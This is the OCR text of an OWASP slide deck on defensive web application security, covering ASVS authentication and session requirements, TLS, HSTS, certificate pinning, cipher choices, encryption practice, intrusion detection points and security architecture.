
- app, SMS or token

Verify code in same web session

- Enforce lockout policy

Change password

- Enforce password policy


OWASP
The Open Web Application Security Project
Change E-mail
Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.
What is your new e-mail address?
Old e-mail address: jim@manico.net
New e-mail address:
Re-enter your new e-mail address:
Password:
Save changes
Change Your Email Address
Current email: jim@manico.net
New email
Meetup password
Submit
Forgot your password?
Primary email: jim@manico.net
New Email: facebook@manico.net
Facebook email: jmanico@facebook.com
Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.
Allow friends to include my email address in Download Your
Save account changes
Re-enter your Twitter password to save changes to your account.
Password
Forgot your password?
Cancel
Save changes
your Facebook password.
Wrong password.
You can request a file containing your information, starting with your first Tweet. A link will be emailed to you when the file is ready to be downloaded.

OWASP
The Open Web Application Security Project

- Authentication Cheat Sheet
- Password Storage Cheat Sheet
- Forgot Password Cheat Sheet
- Session Management Cheat Sheet
- ASVS AuthN and Session Requirements

- Obviously, Identity is a BIG topic.

OWASP
The Open Web Application Security Project

ASVS 2 Authentication Requirements (Easy to Discover)

- V2.1 Verify all pages and resources require authentication except those specifically intended to be public (Principle of complete mediation).
- V2.2 Verify all password fields do not echo the user's password when it is entered.
- V2.4 Verify all authentication controls are enforced on the server side.
- V2.6 Verify all authentication controls fail securely to ensure attackers cannot log in.
- V2.16 Verify that credentials, and all other identity information handled by the application(s), do not traverse unencrypted or weakly encrypted links.
- V2.17 Verify that the forgotten password function and other recovery paths do not reveal the current password and that the new password is not sent in clear text to the user.
- V2.18 Verify that username enumeration is not possible via login, password reset, or forgot account functionality.
- V2.19 Verify there are no default passwords in use for the application framework or any components used by the application (such as "admin/password").

OWASP
The Open Web Application Security Project

ASVS 2 Authentication Requirements (Intermediate, p1)

- V2.7 Verify password entry fields allow or encourage the use of passphrases, and do not prevent long passphrases or highly complex passwords being entered, and provide a sufficient minimum strength to protect against the use of commonly chosen passwords.
- V2.8 Verify all account identity authentication functions (such as registration, update profile, forgot username, forgot password, disabled / lost token, help desk or IVR) that might regain access to the account are at least as resistant to attack as the primary authentication mechanism.
- V2.9 Verify users can safely change their credentials using a mechanism that is at least as resistant to attack as the primary authentication mechanism.
- V2.12 Verify that all authentication decisions are logged. This should include requests with missing required information, needed for security investigations.
- V2.13 Verify that account passwords are salted using a salt that is unique to that account (e.g., internal user ID, account creation) and use bcrypt, scrypt or PBKDF2 before storing the password.

OWASP
The Open Web Application Security Project

ASVS 2 Authentication Requirements (Intermediate, p2)

- V2.20 Verify that a resource governor is in place to protect against vertical (a single account tested against all possible passwords) and horizontal brute forcing (all accounts tested with the same password e.g. “Password1”). A correct credential entry should incur no delay. Both these governor mechanisms should be active simultaneously to protect against diagonal and distributed attacks.
- V2.21 Verify that all authentication credentials for accessing services external to the application are encrypted and stored in a protected location (not in source code).
- V2.22 Verify that forgot password and other recovery paths send a link including a time-limited activation token rather than the password itself. Additional authentication based on soft-tokens (e.g. SMS token, native mobile applications, etc.) can be required as well before the link is sent over.
- V2.23 Verify that forgot password functionality does not lock or otherwise disable the account until after the user has successfully changed their password. This is to prevent valid users from being locked out.
- V2.24 Verify that there are no shared knowledge questions/answers (so called "secret" questions and answers).
- V2.25 Verify that the system can be configured to disallow the use of a configurable number of previous passwords.

OWASP
The Open Web Application Security Project

ASVS 2 Authentication Requirements (Advanced)

- V2.5 Verify all authentication controls (including libraries that call external authentication services) have a centralized implementation.
- V2.26 Verify re-authentication, step up or adaptive authentication, SMS or other two factor authentication, or transaction signing is required before any application-specific sensitive operations are permitted as per the risk profile of the application.

OWASP
The Open Web Application Security Project

ASVS 2 Session Management Requirements (Easy to Discover)

- V3.1 Verify that the framework's default session management control implementation is used by the application.
- V3.2 Verify that sessions are invalidated when the user logs out.
- V3.3 Verify that sessions timeout after a specified period of inactivity.
- maximum time period regardless of activity (an absolute timeout).
- V3.5 Verify that all pages that require authentication to access them have logout links.
- V3.6 Verify that the session id is never disclosed other than in cookie headers; particularly in URLs, error messages, or logs. This includes verifying that the application does not support URL rewriting of session cookies.
- V3.14 Verify that authenticated session tokens using cookies sent via HTTP, are protected by the use of "HttpOnly".
- V3.15 Verify that authenticated session tokens using cookies are protected with the "secure" attribute and a strict transport security header (such as Strict-Transport-Security: max-age=60000; includeSubDomains) are present.

OWASP
The Open Web Application Security Project

ASVS 2 Session Management Requirements (Intermediate)

- V3.4 Verify that sessions timeout after an administratively-configurable
- V3.7 Verify that the session id is changed on login to prevent session fixation.
- V3.8 Verify that the session id is changed upon re-authentication.
- V3.10 Verify that only session ids generated by the application framework are recognized as valid by the application.
- V3.11 Verify that authenticated session tokens are sufficiently long and random to withstand session guessing attacks.
- V3.12 Verify that authenticated session tokens using cookies have their path set to an appropriately restrictive value for that site. The domain cookie attribute restriction should not be set unless for a business requirement, such as single sign on.
- V3.16 Verify that the application does not permit duplicate concurrent user sessions, originating from different machines.

OWASP
The Open Web Application Security Project

(6) Data Protection and Privacy

OWASP
The Open Web Application Security Project

- What benefits do HTTPS provide?
  - Confidentiality, Integrity and Authenticity
  - Confidentiality: Spy cannot view your data
  - Integrity: Spy cannot change your data
  - Authenticity: Server you are visiting is the right one

OWASP
The Open Web Application Security Project

Encryption in Transit (HTTPS/TLS)

- HTTPS configuration best practices
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - https://www.ssllabs.com/projects/best-practices/

- Certificate Pinning
  - https://www.owasp.org/index.php/Pinning_Cheat_Sheet
- HSTS (Strict Transport Security)
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw
  - *Strict-Transport-Security: max-age=31536000*
- Forward Secrecy
  - https://whispersystems.org/blog/asynchronous-security/
- Certificate Creation Transparency
  - http://certificate-transparency.org
- Browser Certificate Pruning
  - Etsy/Zane Lackey

OWASP
The Open Web Application Security Project

HSTS – Strict Transport Security

- HSTS (Strict Transport Security)
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw
  - *Strict-Transport-Security: max-age=31536000;* ***includeSubdomains***
- Forces browser to only make HTTPS connection to server
- Must be initially delivered over a HTTPS connection

- Current HSTS Chrome preload list http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json
- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: https://hstspreload.appspot.com/
- A site is included in the Firefox preload list if the following hold:
  - It is in the Chromium list (with force-https).
  - It sends an HSTS header.
  - The max-age sent is at least 10886400 (18 weeks).
- More info at: http://dev.chromium.org/sts

OWASP
The Open Web Application Security Project

Certificate Pinning

- What is Pinning
  - Pinning is a key continuity scheme
  - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
  - Carry around a copy of the server's public key;
  - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
  - Trust-on-First-Use, TOFU pinning
  - Useful when no *a priori* knowledge exists, such as SSH or a Browser
- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Browser-Based TOFU Pinning

OWASP
The Open Web Application Security Project

- Browser-Based TOFU Pinning
  - Trust on First Use
- HTTP Public Key Pinning IETF Draft
  - http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11
- Freezes the certificate by pushing a fingerprint of (parts of) the certificate chain to the browser
- Example:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=";
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=";
pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ=";
max-age=10000; includeSubDomains
```

Pinning in Play (Chrome)

OWASP
The Open Web Application Security Project

Your connection is not private

Attackers might be trying to steal your information from **www.google.com** (for example, passwords, messages, or credit cards).

Advanced

Reload

Perfect Forward Secrecy

OWASP
The Open Web Application Security Project

- If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key
- Perfect forward secrecy: Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange
- With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!

From https://whispersystems.org/blog/asynchronous-security/

SSL/TLS Example Ciphers

OWASP
The Open Web Application Security Project

- Forward Secrecy:

```
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA    (0xc013)
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA    (0xc014)
```

- NOT Forward Secrecy

```
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)
TLS_RSA_WITH_AES_128_CBC_SHA    (0x2f)
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)
```

OWASP
The Open Web Application Security Project

AES

OWASP
The Open Web Application Security Project

AES-ECB

OWASP
The Open Web Application Security Project

AES-GCM

OWASP
The Open Web Application Security Project

AES-CBC

OWASP
The Open Web Application Security Project

unique IV per message

padding

OWASP
The Open Web Application Security Project

key storage and management + cryptographic process isolation

OWASP
The Open Web Application Security Project

Confidentiality!

OWASP
The Open Web Application Security Project

HMAC your ciphertext

Integrity

OWASP
The Open Web Application Security Project

derive integrity and confidentiality keys from same master key with labeling

OWASP
The Open Web Application Security Project

don't forget to generate a master key from a good random source


SO YOU'RE GOING TO BUILD SOME CRYPTO INTO YOUR APP THIS AFTERNOON
GOOD LUCK WITH THAT
memegenerator.net

OWASP
The Open Web Application Security Project

Solving Real World Crypto Storage Problems With Google KeyCzar

```
Crypter crypter = new Crypter("/path/to/your/keys");
String ciphertext = crypter.encrypt("Secret message");
String plaintext = crypter.decrypt(ciphertext);
```

Keyczar is an open source cryptographic toolkit for Java

Designed to make it easier and safer for developers to use cryptography in their applications.

- A simple API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java – Python – C++

OWASP
The Open Web Application Security Project

(7) Error Handling, Logging and Intrusion Detection

OWASP
The Open Web Application Security Project

App Layer Intrusion Detection

- Great detection points to start with
  - Input validation failure server side when client side validation exists
  - Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
  - Forced browsing to common attack entry points
  - Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)
  - Further Study:
    - **"libinjection: from SQLi to XSS" – Nick Galbreath**
    - **"Attack Driven Defense" – Zane Lackey**

OWASP
The Open Web Application Security Project

OWASP AppSensor (Java)

- Project and mailing list https://www.owasp.org/index.php/OWASP_AppSensor_Project

- Four-page briefing, Crosstalk, Journal of Defense Software Engineering

- http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf

OWASP
The Open Web Application Security Project

(8) Leverage Security Features of Frameworks and Security Libraries

OWASP
The Open Web Application Security Project

(9) Security Requirements

OWASP
The Open Web Application Security Project

OWASP ASVS

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

OWASP
The Open Web Application Security Project

(10) Security Architecture and Design

OWASP
The Open Web Application Security Project

Security Architecture and Design

Strategic effort

- Business, technical and security stakeholders
- Functional and non-functional security properties
- Different flavors/efforts based on SDL/culture

Example: state

- Should you use the request?
- Should you use a web session?
- Should you use the database?

These decisions have dramatic security implications

Trusting Input

- Treating all client side data as untrusted is important, and can be tied back to trust zones/boundaries in design/architecture.
- Ideally we want to consider all tiers to be untrusted and build controls at all layers, but this is not practical or even possible for some very large systems.

OWASP
The Open Web Application Security Project

Security Architecture and Design

Additional Considerations

- Overall Architecture/Design
- Trust Zones/Boundaries/Tiers
  1. User Interface, API (Webservices),
  2. Business Layer (Custom Logic),
  3. Data Layer (Keys to the Kingdom)
  4. What sources can/cannot be trusted?
- What is inside/outside of a trust zone/boundary
- Specific controls need to exist at certain layers
- Attack Surface

OWASP
The Open Web Application Security Project

CORE MISSION

The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on **improving the security of software.**

Our mission is to **make application security visible**, so that people and organizations can **make informed decisions** about true application security risks.

Everyone is welcomed to participate in OWASP and all of our materials are available **under free and open software licenses.**

OWASP
The Open Web Application Security Project

jim@owasp.org

@manicode